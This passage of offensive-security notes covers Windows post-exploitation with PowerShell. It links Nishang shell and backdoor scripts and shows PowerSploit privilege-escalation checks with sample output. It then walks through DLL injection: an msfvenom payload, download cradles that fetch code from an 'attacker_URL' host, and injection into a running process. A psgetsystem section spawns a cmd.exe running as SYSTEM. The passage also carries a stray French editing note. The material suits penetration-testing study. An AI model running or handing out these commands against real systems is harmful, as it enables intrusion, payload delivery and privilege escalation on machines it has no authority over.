Invoke PowerShellTcpOneLine.ps1 : https://github.com/samratashok/nishang/blob/master/Shells/Invoke-PowerShellTcpOneLine.ps1
Invoke PowerShellTcpOneLineBind.ps1 : https://github.com/samratashok/nishang/blob/master/Shells/Invoke-PowerShellTcpOneLineBind.ps1
Invoke PowerShellUdp.ps1 : https://github.com/samratashok/nishang/blob/master/Shells/Invoke-PowerShellUdp.ps1
Invoke PowerShellUdpOneLine.ps1 : https://github.com/samratashok/nishang/blob/master/Shells/Invoke-PowerShellUdpOneLine.ps1
Invoke PowerShellWmi.ps1 : https://github.com/samratashok/nishang/blob/master/Shells/Invoke-PowerShellWmi.ps1
Invoke PsGcat.ps1 : https://github.com/samratashok/nishang/blob/master/Shells/Invoke-PsGcat.ps1
Invoke PsGcatAgent.ps1 : https://github.com/samratashok/nishang/blob/master/Shells/Invoke-PsGcatAgent.ps1
Remove PoshRat.ps1 : https://github.com/samratashok/nishang/blob/master/Shells/Remove-PoshRat.ps1
→ **Explore**!

Other scripts

We can find a script for mostly any phase of our post-exploitation in the Nishang framework.

ActiveDirectory: https://github.com/samratashok/nishang/tree/master/ActiveDirectory
Antak WebShell: https://github.com/samratashok/nishang/tree/master/Antak-WebShell
Backdoors: https://github.com/samratashok/nishang/tree/master/Backdoors
Bypass: https://github.com/samratashok/nishang/tree/master/Bypass
Client: https://github.com/samratashok/nishang/tree/master/Client
Escalation: https://github.com/samratashok/nishang/tree/master/Escalation
Execution: https://github.com/samratashok/nishang/tree/master/Execution
Gather: https://github.com/samratashok/nishang/tree/master/Gather
MITM: https://github.com/samratashok/nishang/tree/master/MITM
Misc: https://github.com/samratashok/nishang/tree/master/Misc
Pivot: https://github.com/samratashok/nishang/tree/master/Pivot
Prasadhak: https://github.com/samratashok/nishang/tree/master/Prasadhak
Scan: https://github.com/samratashok/nishang/tree/master/Scan

Shells: https://github.com/samratashok/nishang/tree/master/Shells
Utility: https://github.com/samratashok/nishang/tree/master/Utility

-> **Explore**!

With PowerSploit

Introduction

In post-exploitation, we can ues the PowerSploit framework to:
- AntivirusBypass
- Code Execution
- Exfiltration
- Mayhem
- Persistence
- Privesc
- Recon
- ScriptModification

https://github.com/PowerShellMafia/PowerSploit


Remember the PowerShell files types:
- **script files (.ps1)**
- **script data files (.psd1)**
- **script module files(.psm1)**

Privesc


We use PowerSploit's PowerUp (or “Privesc") module.

https://github.com/PowerShellMafia/PowerSploit/tree/master/Privesc

```
Import-Module .\Privesc.psm1 #from the directory the file is inside (github link is in introduction at
section Privesc)!
                             #this is the same module as "PowerUp.ps1"
Get-Command -Module Privesc  #look at the available functions

Invoke-All-Checks            #one of those functions:
                             #looking for misconfigurations, permissions issues with services,
opportunities for DLL hijacking a number of other useful checks.
Invoke-AllChecks -HTMLReport #get the output in HTML format
```



```
PS C:\Users\user> Invoke-AllChecks

[*] Running Invoke-AllChecks


[*] Checking if user is in a local group with administrative privileges...
[+] User is in a local group that grants administrative privileges!
[+] Run a BypassUAC attack to elevate privileges to admin.


[*] Checking for unquoted service paths...


[*] Checking service executable and argument permissions...


ServiceName                     : ClickToRunSvc
Path                            : "C:\Program Files\Common Files\Microsoft Shared\ClickToRun\OfficeClickToRun.exe"
                                  /service
ModifiableFile                  : C:\
ModifiableFilePermissions       : AppendData/AddSubdirectory
ModifiableFileIdentityReference : NT AUTHORITY\Authenticated Users
StartName                       : LocalSystem
AbuseFunction                   : Install-ServiceBinary -Name 'ClickToRunSvc'
CanRestart                      : False
```


PowerUp report for 'DESKTOP.user'

User In Local Group With Administrative Privileges

Unquoted Service Paths

Service File Permissions

ServiceName	Path	ModifiableFile	ModifiableFilePermissions	ModifiableFileIdentityReference	StartName	AbuseFunction	CanRestart
ClickToRunSvc	"C:\Program Files\Common Files\Microsoft Shared\ClickToRun\OfficeClickToRun.exe" /service	C:\	AppendData/AddSubdirectory	NT AUTHORITY\Authenticated Users	LocalSystem	Install-ServiceBinary -Name 'ClickToRunSvc'	False
ClickToRunSvc	"C:\Program Files\Common Files\Microsoft Shared\ClickToRun\OfficeClickToRun.exe" /service	C:\	System.Object[]	NT AUTHORITY\Authenticated Users	LocalSystem	Install-ServiceBinary -Name 'ClickToRunSvc'	False
gupdate	"C:\Program Files (x86)\Google\Update\GoogleUpdate.exe" /svc	C:\	AppendData/AddSubdirectory	NT AUTHORITY\Authenticated Users	LocalSystem	Install-ServiceBinary -Name 'gupdate'	False
gupdate	"C:\Program Files (x86)\Google\Update\GoogleUpdate.exe" /svc	C:\	System.Object[]	NT AUTHORITY\Authenticated Users	LocalSystem	Install-ServiceBinary -Name 'gupdate'	False
gupdatem	"C:\Program Files (x86)\Google\Update\GoogleUpdate.exe" /medsvc	C:\	AppendData/AddSubdirectory	NT AUTHORITY\Authenticated Users	LocalSystem	Install-ServiceBinary -Name 'gupdatem'	False
gupdatem	"C:\Program Files (x86)\Google\Update\GoogleUpdate.exe" /medsvc	C:\	System.Object[]	NT AUTHORITY\Authenticated Users	LocalSystem	Install-ServiceBinary -Name 'gupdatem'	False

Modifiable Services

%PATH% .dll Hijacks

ModifiablePath	IdentityReference	Permissions	%PATH%	AbuseFunction
C:\Users\user\AppData\Local\Microsoft\WindowsApps	DESKTOP\user	System.Object[]	C:\Users\user\AppData\Local\Microsoft\WindowsApps	Write-HijackDll -DllPath 'C:\Users\user\AppData\Local\Microsoft\WindowsApps\wlbsctrl.dll'

-> It identified a potential service binary we can install with the following function:

```
Install-ServiceBinary -Name 'ClickToRunSvc'
```

DLL injection

Basis on DLL injection: http://blog.opensecurityresearch.com/2013/01/windows-dll-injection-basics.html.

We use the Invoke-DLLInjection script from the CodeExecution category of PowerSploit.

https://github.com/PowerShellMafia/PowerSploit/tree/master/CodeExecution

This function injects an attacker-defined DLL into any existing process ID on the target system.

1) Generate a DLL with msfvenom

```
msfvenom -p windows/exec CMD="cmd.exe" -f dll > cmd.dll #This DLL will execute a cmd.exe prompt on the
target when injected
```

2) Download the DLL on the target

```
iex (New-Object Net.Webclient).DownloadFile('http://attacker_URL/cmd.dll','C:\programdata\cmd.dll') #
Download cradle
```

3) Identify a process we'd like to inject our DLL into

```
ps | ? {$_.ProcessName -match “notepad”} # “?” is an alias for “Where-Object”
```

4) Download and execute Invoke-DLLInjection


We use the PID identified in previous step and the cmd.dll uploaded in second step:

```
iex (New-Object Net.Webclient).DownloadString('http://attacker_URL/Invoke-DLLInjection.ps1'); Invoke-DLLInjection -ProcessID 7420 C:\programdata\cmd.dll
```

5) Profit

We can see that we created a command line prompt with the “ps” command.

```
ps
```



```
PS C:\Users\user> ps | ? {$_.ProcessName -match "cmd"}

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)     Id  SI ProcessName
-------  ------    -----      -----     ------     --  -- -----------
     39       4     1784       2968       0.02   1340   1 cmd
```

With Psgetsystem

Introduction

Psgetsystem allows us to get SYSTEM privileges via a parent process, which then spawns a child process which effectively inherits the SYSTEM access privileges of the parent.

To work, this tool needs to be run as Administrator.

It’s a great way to evade application whitelisting solutions by being able to inject ourselves into an already signed or other trusted process.

https://github.com/decoder-it/psgetsystem


Commands

We wil launch a cmd prompt with NT AUTHORITY\SYSTEM privileges!

We could also have launched a meterpreter executable payload instead of a cmd prompt!

1) Identify a SYSTEM processe with NT AUTHORITY\SYSTEM privileges on the target

```
Get-Process -IncludeUserName | Where-Object {$_. UserName match "SYSTEM"} | Format-List Property Username,Name,Id
```




```
Administrator: Windows PowerShell
UserName : NT AUTHORITY\SYSTEM
Name     : vmware-authd
Id       : 3944

UserName : NT AUTHORITY\SYSTEM
Name     : vmware-converter
Id       : 3508

UserName : NT AUTHORITY\SYSTEM
Name     : vmware-converter
Id       : 3540

UserName : NT AUTHORITY\SYSTEM
Name     : vmware-converter-a
Id       : 3492

UserName : NT AUTHORITY\SYSTEM
Name     : vmware-usbarbitrator64
Id       : 3988

UserName : NT AUTHORITY\SYSTEM
Name     : winlogon
Id       : 992

UserName : NT AUTHORITY\SYSTEM
Name     : wlanext
Id       : 2744

UserName : NT AUTHORITY\SYSTEM
Name     : WmiPrvSE
Id       : 5552

UserName : NT AUTHORITY\SYSTEM
Name     : ZeroConfigService
Id       : 3632
```

→ We'll use this one.


2) Use psgetsystem

```
. .\psgetsys.ps1 #(Once downloaded to the target)
[MyProcess]::CreateProcessFromParent(3632,"cmd.exe") #3632 is the PID previously identified and
cmd.exe is the command to execute
```



```
PS C:\> [MyProcess]::CreateProcessFromParent(3632,"cmd.exe")
Starting: cmd.exe...True
PS C:\>
```

3) Profit



Process Explorer - Sysinternals: www.sysinternals.com [DESKTOP\user]
File Options View Process Find Users Help

```
Process                  CPU  Private Bytes  Working Set  PID    Company Name             User Name
ZeroConfigService.exe         4,360 K        16,732 K     3632   Intel® Corporation       NT AUTHORITY\SYSTEM
  cmd.exe                     1,784 K        2,888 K      10592  Microsoft Corporation    NT AUTHORITY\SYSTEM
    conhost.exe               1,948 K        10,804 K     5492   Microsoft Corporation    NT AUTHORITY\SYSTEM
```

With Empire

SECTION A COPIER DANS POST-EXPLOITATION SXECITON AINSI QUE TOUTES LES AUTRESWX DE LA GRATNDE SECTION

Introduction

Empire is a post-exploitation framework implementing PowerShell functionalities without requiring the existence of powershell on a target machine.

https://github.com/EmpireProject/Empire

https://github.com/EmpireProject/Empire/wiki/Quickstart+